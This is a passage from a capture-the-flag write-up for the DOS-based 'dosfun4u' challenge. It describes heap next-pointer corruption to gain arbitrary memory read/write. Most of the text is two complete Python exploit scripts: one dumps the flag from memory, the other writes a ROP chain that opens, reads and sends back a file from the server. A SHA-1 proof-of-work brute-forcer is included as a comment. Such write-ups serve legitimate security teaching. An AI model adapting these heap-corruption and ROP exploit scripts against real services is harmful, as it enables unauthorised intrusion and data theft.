If we set Ws[2:3] to [0x5678, 0x1234], dosfun4u will replace freed chunk's *next* field with 0x1234:0x5678 and the allocator will use this address when dosfun4u will try to allocate some memory for the new scene's name. The trick is to make the freed chunk's *next* field point to a previously created officer to overwrite officer's structure with the new scene's name. We will then control officer's *next* field.


The next diagrams illustrate how to do this:



Now that we control the officer's next address, we can arbitrarily read or write at any address under some restriction:



The two words following the data we want to dump must be NULL otherwise the debug function which returns the list of officers will crash when it will iterate officers linked list.



We have to know the word preceding the data we want to modify to force dosfun4u to reuse what it thinks is an officer structure.

5. Exploits

The first exploit is fairly simple, we just have to dump the flag from the memory. To do that, we will read eight chars, use the dumped value to replace the last six word with null bytes and be able to dump the eight preceding words and repeat this process until we have dumped all the flag:

```
import socket
import struct

D = lambda x: struct.pack('<I', x & 0xFFFFFFFF)
W = lambda x: struct.pack('<H', x & 0xFFFF)
B = lambda x: struct.pack('<B', x & 0xFF)

def set_code(code):
    """can be use to print different informations on the screen:
        1 -> print scenes' descriptions
        2 -> print scenes' names
        4 -> print officers' ids"""
    payload = W(0x1B58) + W(code)
    payload += W(sum(ord(c) for c in payload) & 0xFFFF)
    s.send(payload)

def get_dbg():
    """ask the server to send information about officers' locations / ID
    return ( \\xE8\\x03 || officer ID || x || y || officer W || crc ) for each officer"""
    payload = W(0xFDFD) + '\x00\x10'
    payload += W(sum(ord(c) for c in payload) & 0xFFFF)
    s.send(payload)

def add_officer(officer_id, color, x, y):
    """add an officer
    color & 1 = 1 -> yellow
    color & 1 = 0 -> blue"""
    payload = W(0x7D0) + W(officer_id) + W(color) + W(x) + W(y) + '\x05\x00'
    payload += W(sum(ord(c) for c in payload) & 0xFFFF)
    s.send(payload)

def delete_officer(officer_id):
    """delete the officer with ID == officer_id in the officers linked list if any"""
    payload = W(0x0BB8) + W(officer_id)
    payload += W(sum(ord(c) for c in payload) & 0xFFFF)
    s.send(payload)

def delete_scene(scene_id):
    """delete the scene with ID == scene_id in the scenes linked list if any"""
    payload = W(0x1388) + W(scene_id)
    payload += W(sum(ord(c) for c in payload) & 0xFFFF)
    s.send(payload)

def add_scene(scene_id=0x1337, x=30, y=20, ws='', name='', desc=''):
    payload = W(0xFA0) + W(scene_id) + W(x) + W(y) + B(len(ws)/2) + B(len(name)) + W(len(desc)) + 'AA'
+ ws + name + desc
    payload += W(sum(ord(c) for c in payload) & 0xFFFF)
    s.send(payload)

def write_word(address, prev_word, value):
    ws  = '\x00\x00'
    ws += D(OFFICER_ADDRESS) # modify freed chunk next field with a pointer on our officer
    ws += '\x00\x00'

    name  = '\x0B\x00' # officer's ID / free'd chunk size-1
    name += '\x00\x00\x00\x00\x00\x00' # color and coordinates...
    name += D(address-2) # address to write :)

    add_scene(scene_id=0x19, x=0, y=0, ws=ws, name=name, desc='a'*0x21) # description must be larger
than scene len or it'll rewrite the freed chunk

    # write our word
    add_officer(prev_word, value, 0, 0)

def read_word(address):
    ws  = '\x00\x00'
    ws += D(OFFICER_ADDRESS) # modify freed chunk next field with a pointer on our officer
```

```
    ws += '\x00\x00'

    name  = '\x0B\x00' # officer's ID / free'd chunk size-1
    name += '\x00\x00\x00\x00\x00\x00' # color and coordinates...
    name += D(address) # address to read :)

    add_scene(scene_id=0x19, x=0, y=0, ws=ws, name=name, desc='a'*0x21) # description must be larger
than scene len or it'll rewrite the freed chunk

    # read our word
    get_dbg()


FLAG_ADDRESS = 0x1370000
chdir('orig')
words = {FLAG_ADDRESS+i : '\x00\x00' for i in xrange(48, 0x100, 2)}
flag = ''

for i in xrange(50, 0, -2) :
     s=socket.socket()

     s.connect(('dosfun4u_5d712652e1d06a362f7fc6d12d66755b.2014.shallweplayaga.me', 8888))
     s.settimeout(2)

     # get server's challenge
     challenge = ''
     while 'continuing' not in challenge:
         challenge += s.recv(2048)
     challenge = challenge.split()
     challenge = challenge[10]

     # sha1(challenge_response)[:3] == '\x00\x00\x00'
     # sha1 is a C program that find challenge_response, a 22 char string starting with challenge
     # nothing interesting:
     # #include <stdio.h>
     # #include <stdlib.h>
     # #include <windows.h>
     # #include <openssl\sha.h>
     # #define CHARSET_BF "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz"
     # int main(int argc, char** argv)
     # {
     #     SHA_CTX sha1;
     #     BYTE serial[23], counters[6], md[20];
     #     DWORD i,j;
     #     strcpy(serial, argv[1]);
     #     strcpy(&serial[16], "AAAAAA");
     #     memset(counters, 0, 6);
     #     do {
     #         SHA1_Init(&sha1);
     #         SHA1_Update(&sha1, serial, 22);
     #         SHA1_Final(md, &sha1);
     #         if (memcmp(md, "\x00\x00\x00", 3) == 0)
     #             break;
     #         for (i=0, j=0; i < 6; i++, j+=2)
     #         {
     #             counters[i] ++;
     #             if (counters[i] != 62)
     #                 break;
     #             counters[i] = 0;
     #             serial[16+i] = 'A';
     #         }
     #         serial[16+i] = CHARSET_BF[counters[i]];
     #     } while (1);
     #     printf("%s\n", serial);
     #     return 0;
     # }
     challenge_response = check_output('sha1 %s'%challenge).strip()
     s.send(challenge_response)


     # send the fake large scene
     payload = W(0xFA0) + W(0) + W(0) + W(0) + B(5) + B(0) + W(0x100)
     s.send(payload)
```

```
    # add an officer
    add_officer(0xB, 0, 0, 0)
    OFFICER_ADDRESS = 0x14F0000 # no ASLR of course ;)

    # add the special scene...
    add_scene(scene_id=0xFFFF, x=40, y=20, name='', desc='')

    # create the scene loop
    add_scene(scene_id=0x456, x=40, y=20, name='', desc='')

    # free the scene
    delete_scene(0x456)

    write_word(FLAG_ADDRESS+i+4, struct.unpack('<H', words[FLAG_ADDRESS+i+2])[0], 0)
    read_word(FLAG_ADDRESS+i-4)

    s.send('A'*0x110)

    r = ''
    try :
        tmp = s.recv(1)
        while tmp :
            r += tmp
            tmp = s.recv(1)
    except :
        pass
    s.close()
    r = r[75:79]
    flag = r[:2] + flag
    words[FLAG_ADDRESS+i-4] = r[:2]

print flag
```

The second exploit is a little bit more complicated as we have to read the flag on the disk. The first thing we tried was to return back to main after modifying flag's file name to force dosfun4u to read the second flag put it in memory so we can read it with the same technique than the one used to dump the first one but it appears that, if we return to main, the second *fread* call to read the second flag never returns for an unknown reason. We also didn't noticed that several pages were mapped with both read/write and executable access (for example, the page at linear address 0x00110000 is accessible on write with the segment 0x8F and on execution with the segment 0x97) so we created a ROP chain. Luckily for us, some *stdcall* wrappers for DOS functions (like READ FROM FILE WITH HANDLE) were available and facilitated the ROP. We also used an *iret* instruction to setup the registers used by the *fastcall* send function. The final exploit is the following:

```
import socket
import struct

# [...]

# connect to the server...
s=socket.socket()

s.connect(('dosfun4u_5d712652e1d06a362f7fc6d12d66755b.2014.shallweplayaga.me', 8888))
s.settimeout(4)

# get the server's challenge
challenge = ''
while 'continuing' not in challenge:
    challenge += s.recv(2048)
challenge = challenge.split()
challenge = challenge[10]

challenge_response = check_output('sha1 %s'%challenge).strip()
s.send(challenge_response)

# send the fake large scene
payload = W(0xFA0) + W(0) + W(0) + W(0) + B(5) + B(0) + W(0xE00)
s.send(payload)

# add an officer
add_officer(0xB, 0, 0, 0)
OFFICER_ADDRESS = 0x14F0000 # no ASLR of course ;)
```

```
# add the special scene...
add_scene(scene_id=0xFFFF, x=40, y=20, name='', desc='')

# create the scene loop
add_scene(scene_id=0x456, x=40, y=20, name='', desc='')

# free the scene
delete_scene(0x456)

# We start by patching the name
# We could have put the name in a scene's description or name but... no.
# you can skip this step if you want to solve dosfun4u-1
new_name = '-HD.TXT\x00'
prev = 0x4741
for i in xrange(0, len(new_name), 2):
    word = struct.unpack('<H', new_name[i:i+2])[0]
    write_word(0x010708E1 + i, prev, word)
    prev = word

RET_PTR = 0x011f47ac
BUFF_ADDR = 0x1670000


# We write our ROP
ROP = [
# ret to open
    0x44A4,
# open file
    0x4520, 0xFF,    # ret read
    0xFFFF,0xFFFF,   # padding
    0,               # read only
    1,               # read existing
    0,0,             # unused arg
    0,0,             # unused arg
    0,               # unused arg
    0x9A4,0x0107,    # ptr handle
    0x08DA,0x0107,   # filename
# read file
    0x0A4C,0xFF,     # ret popad / iret
    0x9A4,0x0107,    # err_code
    0x200,           # size
    0x9A8,0x0107,    # buffout
    0x05,            # handle
# popad / iret / send buff
    0x0007, # DI
    0x0006, # SI
    0x0005, # BP
    0x0004, # SP
    0x0200, # BX buff size
    0x0107, # DX buff segment
    0x0002, # CX
    0x9A8,  # AX buff offset
    0x0B55, # addr send data
    0x00ff, # cs
    0x3207, # flags
    0x0000, # crash
]

prev = 0x0945
for i, word in enumerate(ROP):
    write_word(RET_PTR+i*2, prev, word)
    prev = word

# we send some A, to make sure that the server received all the bytes it needed.
s.send('A'*0xE00)

# we collect the result :)
r = ''
try:
    tmp = s.recv(1)
    while tmp:
        r += tmp
        tmp = s.recv(1)
except:
```

```
    pass

print repr(r)
s.close()
```